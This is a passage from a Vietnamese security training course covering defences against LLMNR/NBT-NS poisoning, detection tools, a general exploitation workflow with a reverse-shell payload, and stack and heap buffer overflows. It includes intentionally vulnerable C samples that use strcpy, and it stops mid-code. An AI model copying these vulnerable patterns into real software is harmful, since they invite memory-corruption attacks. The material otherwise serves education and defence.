
Chú ý: Mật khẩu của Windows không được salt.

Cách phòng chống LLMNR/NBT-NS Poisoning

Vô hiệu hóa LMNR

Cách đơn giản nhất để phòng tránh đó là vô hiệu hóa dịch vụ LMNR và NBT-NS trên Windows.


- Vào Local Group Policy Editor, chọn Local Computer Policy, tới Computer Configuration, tới Administrative Templates Network sau đó chọn tiếp DNS Client.
- Trong mục DNS Client, chọn Turn off multicast name resolution và nhấn OK.



Disabling LMBNR in Windows

Vô hiệu hóa NBT-NS

- Mở **Control Panel**, chọn **Network and Internet**, vào mục **Network and Sharing Center**, click vào **Change adapter settings option** ở thanh bên trái.
- Nhấn chuột phải vào network adapter và click **Properties**, chọn **TCP/IPv4** sau đó chọn **Properties**.
- Mở tới tab **General**, chọn **Advanced**, tới **WINS**.
- Tại tùy chọn **NetBIOS setting**, nhấn vào “**Disable NetBIOS over TCP/IP**” và bấm **OK**.



Disabling NBT-NS in Windows

Một số cách khác để phòng tránh như:


- **Sử dụng DNS:** Thay vì phụ thuộc vào LLMNR và NBT-NS để phân giải hostname thành IP, thì DNS để thay thế.
- **Sử dụng tường lửa:** Cấu hình tường lửa chặn lưu lượng truy cập LNR và NBT-NS.
- **Chia mạng con:** Phân đoạn mạng thành các mạng con nhỏ hơn để giới hạn phạm vi tấn công LLMNR và NBT-NS poisoning
- **Sử dụng mã hóa:** Sử dụng mã hóa để bảo vệ dữ liệu nhạy cảm được truyền qua mạng.
- **Thực hiện SMB signing để ngăn chặn tấn công relay:** SMB signing là một tính năng bảo mật đảm bảo tính toàn vẹn và xác thực của dữ liệu được truyền qua mạng. Khi SMB signing được kích hoạt, các gói tin SMB sẽ được ký số để ngăn chặn các cuộc tấn công relay.
- **Triển khai công cụ giám sát giả mạo LLMNR/NBT-NS**

- **Giám sát các port UDP 5355 và 137:** Ta có thể phát hiện các tấn công sử dụng LLMNR và NBT-NS.
- **Giám sát các event ID 4697 và 7045:** có thể là các dấu hiệu của tấn công relay.
- **Giám sát bất kỳ thay đổi trên DWORD registry nằm tại HKLM\Software\Policies\Microsoft\Windows NT\DNSClient:** Giúp phát hiện các cuộc tấn công đang cố gắng thay đổi các thiết lập DNS trên hệ thống.

Công cụ phát hiện LLMNR/NBT-NS poisoning

Vindicate

Vindicate là một bộ công cụ giúp phát hiện tấn công giả mạo, giúp cô lập nhanh chóng các attacker trên mạng. Nó được thiết kế để phát hiện việc sử dụng các công cụ hacking như Responder, Inveigh, NBNSpoof và Metasploit's LLMNR, NBNS và mDNS spoofers,... Công cụ này sử dụng Windows Log Event để tích hợp nhanh chóng với Active Directory.



```
C:\Users\Administrator\Downloads\VindicateTool-master\VindicateTool-master\ReleaseBinaries>VindicateCLI.exe
Vindicate - Copyright (C) 2017 Danny Moules
This program comes with ABSOLUTELY NO WARRANTY.
This is free software, and you are welcome to redistribute it
under certain conditions; see LICENSE for details.

It appears the application is running as an elevated administrator! This is not required and isn't a good idea. Seriously.
Unable to load mDNS service (Only one usage of each socket address (protocol/network address/port) is normally permitted). Disabling. Port 5353 in use or insufficient privileges?
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Spoofing confidence level adjusted to Low
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Spoofing confidence level adjusted to Medium
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Detected service on SMB TCP port at 10.10.1.9
Received LLMNR response from 10.10.1.9 claiming 10.10.1.9
Received NBNS response from 10.10.1.9 claiming 10.10.1.9
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Received HTTP response from WPAD service 10.10.1.9 with error Unexpected HTTP code NotFound
Detected service on SMB TCP port at 10.10.1.9
Detected service on SMB TCP port at 10.10.1.9
```

Screenshot showing the output of Vindicate

Responder

Responder là một công cụ phát hiện sự hiện diện của Responder trên mạng. Công cụ này cũng giúp phát hiện các máy giả mạo chạy Responder trên các mạng Wi-Fi public, ví dụ như ở sân bay và quán cà phê, và tránh kết nối vào các mạng đó.

Screenshot showing output of Respounder

got-responded

got-responded là một công cụ giúp kiểm tra giả mạo LLMNR/NBT-NS mà không gửi thông tin đăng nhập SMB giả mạo.

Screenshot showing the output of got-responded

Mô-đun 6. Phần 3: Các bước khai thác lỗ hổng và lỗi Buffer Overflow

Kỹ thuật khai thác lỗ hổng là một quá trình phức tạp, bao gồm nhiều bước liên kết nhau. Để thực hiện kỹ thuật này, hacker phải trước tiên tìm ra các lỗ hổng (như buffer overflow) trong hệ thống, sau đó, họ sử dụng các lỗ hổng đó để tạo các công cụ khai thác và gửi chúng đến hệ thống đích.

Các bước cơ bản trong khai thác lỗ hổng

- **Xác định lỗ hổng:** Hacker sử dụng các kỹ thuật trong các module trước để xác định các lỗ hổng, bao gồm **footprinting** và reconnaissance, **dò quét mạng, enumeration** và **phân tích lỗ hổng**. Sau khi xác định hệ điều hành của mục tiêu, hacker sử dụng các trang web như **Exploit Database** (<https://www.exploit-db.com>) và **Packet Storm** (<https://packetstormsecurity.com>) để tìm lỗ hổng nhằm khai thác chúng.
- **Xác định các rủi ro liên quan đến lỗ hổng:** Sau khi xác định một lỗ hổng, hacker đánh giá các rủi ro liên quan đến lỗ hổng đó, tức là việc khai thác lỗ hổng này có thể gây ảnh hưởng đến các biện pháp bảo mật trên mục tiêu hay không.
- **Xác định khả năng khai thác lỗ hổng:** Nếu rủi ro là thấp, hacker có thể xác định khả năng khai thác lỗ hổng để truy cập vào mục tiêu.
- **Phát triển công cụ khai thác:** Lựa chọn phương thức khai thác: Khai thác online thông qua reverse shell hay khai thác local để leo thang đặc quyền hoặc thực thi ứng dụng lên mục tiêu.
- **Tạo, gửi payload độc hại:** Sử dụng các công cụ như Metasploit, inject shellcode độc hại vào payload, khi được thực thi, sẽ thiết lập một remote shell tới mục tiêu.
- **Truy cập từ xa:** Bây giờ, hacker có thể kiểm soát hệ thống.

Exploit Sites

Những trang exploit sites này cung cấp thông tin chi tiết về các lỗ hổng và công cụ khai thác mới nhất.

Exploit Database

Exploit Database chứa thông tin về các lỗ hổng mới nhất có thể tồn tại trên nhiều hệ điều hành, thiết bị, ứng dụng,... Hacker có thể tìm và tải xuống các công cụ khai thác và có thể sử dụng các công cụ khai thác như Metasploit để tấn công.

The screenshot shows the Exploit Database homepage. On the left is a vertical sidebar with orange icons for search, filters, and other functions. The main area has a dark blue header with the title "EXPLOIT DATABASE" and a logo of a spider. Below the header is a search bar with filters for "Verified" and "Has App", and buttons for "Filters" and "Reset All". A dropdown menu shows "Show 15". A search input field is labeled "Search:". The main content is a table of vulnerabilities with columns: Date, D, A, V, Title, Type, Platform, and Author. The table lists six entries from May 13, 2023, including "TinyWebGallery v2.5 - Stored Cross-Site Scripting (XSS)" and "Epson Stylus SX510W Printer Remote Power Off - Denial of Service".

Screenshot of Exploit Database

VulDB

VulDB cung cấp thông tin về các lỗ hổng và công cụ khai thác mới nhất, được đánh giá dựa trên xác suất khai thác cao nhất.

The screenshot shows the VulDB homepage. The top navigation bar includes links for HOME, ENTRIES, RISK, THREAT, SEARCH, SUPPORT, and LOGIN. The sidebar on the left has icons for Recent, Updates, Archive, Vendor, and Product, along with Login and Signup buttons. The main content area features four large blue boxes with white text: "229'612 ENTRIES TOTAL", "89.7 ADDED PER DAY Ø", "127.8 UPDATED PER DAY Ø", and "63'230 PRODUCTS COVERED". Below these are two sections: "Community" and "Vulnerability of the Day". The Community section shows recent activity: Eder17 joined, VulDB Data Team updated entry VDB-124711, VulDB Mod Team queued a review, and ma44 and 2 others joined. The Vulnerability of the Day section highlights a critical issue in Apple iOS/iPadOS WebKit: "Apple iOS/iPadOS WebKit use after free", which affects versions up to 16.4.1 and can be exploited via remote manipulation.

Screenshot of VulDB

Vulners

[Vulners.com](#) là một cơ sở dữ liệu chứa các mô tả về một lượng lớn các lỗ hổng phần mềm trong định dạng có thể đọc được. Các liên kết chéo giữa các thông báo và các cơ sở dữ liệu cập nhật liên tục giúp người dùng cập nhật các mối đe dọa bảo mật mới nhất.

The screenshot shows the Vulners.com homepage with a sidebar on the left containing links for Database, Vendors, Products, Years, CVSS, Scanner, Perimeter Scanner, Email, Webhook, and Plugins. A 'SIGN IN' button is also present. The main area displays two search results for 'GithubExploit'. Each result includes a thumbnail, the exploit name ('Exploit for CVE-2023-32243'), a brief description ('CVE-2023-32243. Essential Addons for Elementor 5.4.0-5.7.1 ...'), an AI Score of 6.8 (Medium), an EPSS of 0.000 (Low), the date (2023-05-15 09:39 AM), and a view count (252 or 193). An orange 'Start 30-day trial' button is located at the top right of the search bar.

Screenshot of Vulners

MITRE CVE

Buffer Overflow

Bộ đệm là khu vực của các vị trí bộ nhớ liền kề được cấp phát cho một chương trình hoặc ứng dụng để xử lý dữ liệu runtime. Tràn bộ đệm là một lỗ hổng phổ biến trong đó các ứng dụng hoặc chương trình chấp nhận nhiều dữ liệu hơn bộ đệm được cấp phát. Lỗ hổng này làm dữ liệu ứng dụng vượt quá bộ đệm, ghi dữ liệu vào bộ đệm và ghi đè lên các vị trí bộ nhớ lân cận. Hơn nữa, lỗ hổng này có thể dẫn đến hệ thống không ổn định, gây sự cố hệ thống, lỗi truy cập bộ nhớ,... và nhiều lỗi nghiêm trọng khác. Hacker khai thác lỗ hổng tràn bộ đệm để inject mã độc vào nhằm gây hại, sửa đổi dữ liệu, leo thang quyền truy cập,...

Một số nguyên nhân chính gây ra lỗi tràn bộ đệm:

- Không kiểm tra đầy đủ hoặc thậm chí không kiểm tra kích thước, ranh giới của bộ đệm.
- Sử dụng các phiên bản cũ của các ngôn ngữ lập trình và chúng dính nhiều lỗ hổng.
- Sử dụng các function không an toàn, không tuân thủ các quy tắc lập trình tốt.


- Thực thi code trong phân đoạn ngắn xếp (stack segment), sử dụng con trỏ để truy cập bộ nhớ heap dẫn đến tràn bộ đệm.
- Không cấp phát bộ nhớ đúng cách và không validate giá trị đầu vào.

Stack-Based Buffer Overflow

Trong hầu hết các ứng dụng, ngắn xếp (stack) được sử dụng để cấp phát bộ nhớ tĩnh. Các khối bộ nhớ liền kề được cấp phát cho ngắn xếp để lưu trữ các biến tạm thời được tạo ra bởi một hàm. Ngắn xếp lưu trữ các biến theo thứ tự “Last-in First-out” (LIFO). Khi một hàm được gọi, bộ nhớ cần thiết để lưu trữ các biến được khai báo trên ngắn xếp, và khi hàm trả về thì lúc này bộ nhớ được giải phóng tự động.

Có hai thao tác trên ngắn xếp, đó là **PUSH**, lưu trữ dữ liệu vào ngắn xếp, và **POP**, loại bỏ dữ liệu khỏi ngắn xếp. Bộ nhớ của ngắn xếp bao gồm năm loại thanh ghi:

- EBP** (Extended Base Pointer): còn được gọi là StackBase, lưu trữ địa chỉ của phần tử dữ liệu đầu tiên được lưu trữ trên ngắn xếp
- ESP** (Extended Stack Pointer): lưu trữ địa chỉ của phần tử dữ liệu tiếp theo sẽ được lưu trữ trên ngắn xếp
- EIP** (Extended Instruction Pointer): lưu trữ địa chỉ của lệnh tiếp theo sẽ được thực thi
- ESI** (Extended Source Index): lưu giá trị source index
- EDI** (Extended Destination Index): lưu trữ giá trị source index




Representation of stack

Stack-Based Buffer Overflow xảy ra khi một ứng dụng ghi nhiều dữ liệu hơn vào bộ đệm so với những gì được cấp phát cho bộ đệm đó. Để hiểu về tràn bộ đệm dựa trên ngắn xếp, ta

phải tập trung vào các thanh ghi EBP, EIP và ESP. EIP là thanh ghi read-only quan trọng nhất, nó lưu trữ địa chỉ của lệnh cần được thực thi tiếp theo.

Khi một hàm bắt đầu thực thi, stack frame lưu trữ thông tin của nó được đẩy vào ngăn xếp và lưu trữ trên thanh ghi ESP. Khi hàm trả về, stack frame được đẩy ra khỏi ngăn xếp và thực thi tiếp tục từ địa chỉ trả về được lưu trữ trên thanh ghi EIP. Do đó, nếu một ứng dụng bị tấn công tràn bộ đệm, hacker có thể kiểm soát thanh ghi EIP để thay thế địa chỉ trả về của hàm bằng mã độc, cho phép chúng truy cập shell vào mục tiêu.



Ta có 1 đoạn code đơn giản như hình bên dưới:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int buffer(char str[]) {
    char buff[12];
    strcpy(buff, str);
    return 1;
}

int main(int argc, char **argv) {
    buffer("DDDDDDDDDDDDDDDDDD");
    printf("After buffer overflow\n");
    return 1;
}
```

Screenshot of C program demonstrating stack-based buffer overflow

Đoạn code trên chứa lỗ hổng tràn bộ đệm (buffer overflow) do độ dài chuỗi đầu vào không được kiểm soát trong hàm buffer().

Trong hàm buffer(), một mảng kích thước 12 được khai báo cho biến **buff**, nhưng đầu vào của hàm là một chuỗi không được giới hạn kích thước. Nếu đầu vào có độ dài vượt quá 12 ký

tự, hàm strcpy() sẽ ghi đè lên vùng nhớ nằm sau mảng **buff**, gây ra tràn bộ đệm và có thể gây ảnh hưởng đến giá trị của các biến khác trong chương trình.

Để khắc phục lỗi hỏng này, ta nên kiểm tra độ dài chuỗi đầu vào trước khi sao chép vào mảng **buff**. Có thể sử dụng hàm strncpy() để sao chép tối đa **n** ký tự của chuỗi vào mảng, trong đó **n** là kích thước của mảng **buff** trừ 1 để để lại chỗ cho ký tự kết thúc chuỗi '\0'.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int buffer(char str[], int size) {
    char buff[12];
    strncpy(buff, str, 11); // Sử dụng hàm strncpy() để sao chép tối đa 11 ký tự
    // của chuỗi vào mảng buff
    buff[11] = '\0'; // Đảm bảo mảng buff kết thúc bằng ký tự null
    return 1;
}

int main(int argc, char **argv) {
    buffer("DDDDDDDDDDDDDDDDDDDD", 20); // Truyền thêm kích thước của chuỗi đầu
    // vào vào hàm buffer()
    printf("After buffer overflow\n");
    return 1;
}
```

Code chỉnh sửa

Heap-Based Buffer Overflow

Heap được sử dụng để cấp phát bộ nhớ động. Bộ nhớ heap được cấp phát động trong thời gian thực thi (runtime) và lưu trữ dữ liệu của chương trình. Việc truy cập bộ nhớ heap chậm hơn so với truy cập bộ nhớ ngăn xếp. Việc cấp phát và giải phóng bộ nhớ heap không được thực hiện tự động mà người lập trình phải viết code cho việc cấp phát [**malloc()**] bộ nhớ heap và sau khi thực thi hoàn tất, cần phải giải phóng bộ nhớ bằng các hàm như **free()**.



Heap: Before Overflow

Heap-Based Buffer Overflow xảy ra khi một khối bộ nhớ được cấp phát cho heap và dữ liệu được ghi mà không có kiểm tra ranh giới (boundary). Lỗi hỏng này dẫn đến việc ghi đè các liên kết đến cấp phát bộ nhớ động (con trỏ đối tượng), heap header, heap data, virtual function tables, ...



Heap: After Overflow

Tương tự ta cũng có ví dụ sau:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char **argv) {
    char *in = malloc(18);
    char *out = malloc(18);

    strcpy(out, "Sample Output");
    strcpy(in, argv[1]);

    printf("Input at %p: %s\n", in, in);
    printf("Output at %p: %s\n", out, out);
    printf("\n\n%s\n", out);

    free(in);
    free(out);

    return 0;
}
```

Screenshot of C program demonstrating heap-based buffer overflow

Trong hàm main(), hai con trỏ **in** và **out** được cấp phát vùng nhớ động bằng hàm malloc(). Sau đó, hàm strcpy() được sử dụng để sao chép chuỗi “*Sample Output*” vào vùng nhớ được trả bởi con trỏ **out** và chuỗi được truyền vào dòng lệnh khi chạy chương trình được sao chép vào vùng nhớ được trả bởi con trỏ **in**.

Tuy nhiên, không có kiểm tra độ dài chuỗi đầu vào trước khi sao chép vào vùng nhớ được cấp phát bởi hàm malloc(). Nếu độ dài chuỗi đầu vào vượt quá kích thước của vùng nhớ được cấp phát, hàm strcpy() sẽ ghi đè lên vùng nhớ nằm sau vùng nhớ được cấp phát, gây ra tràn bộ đệm

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

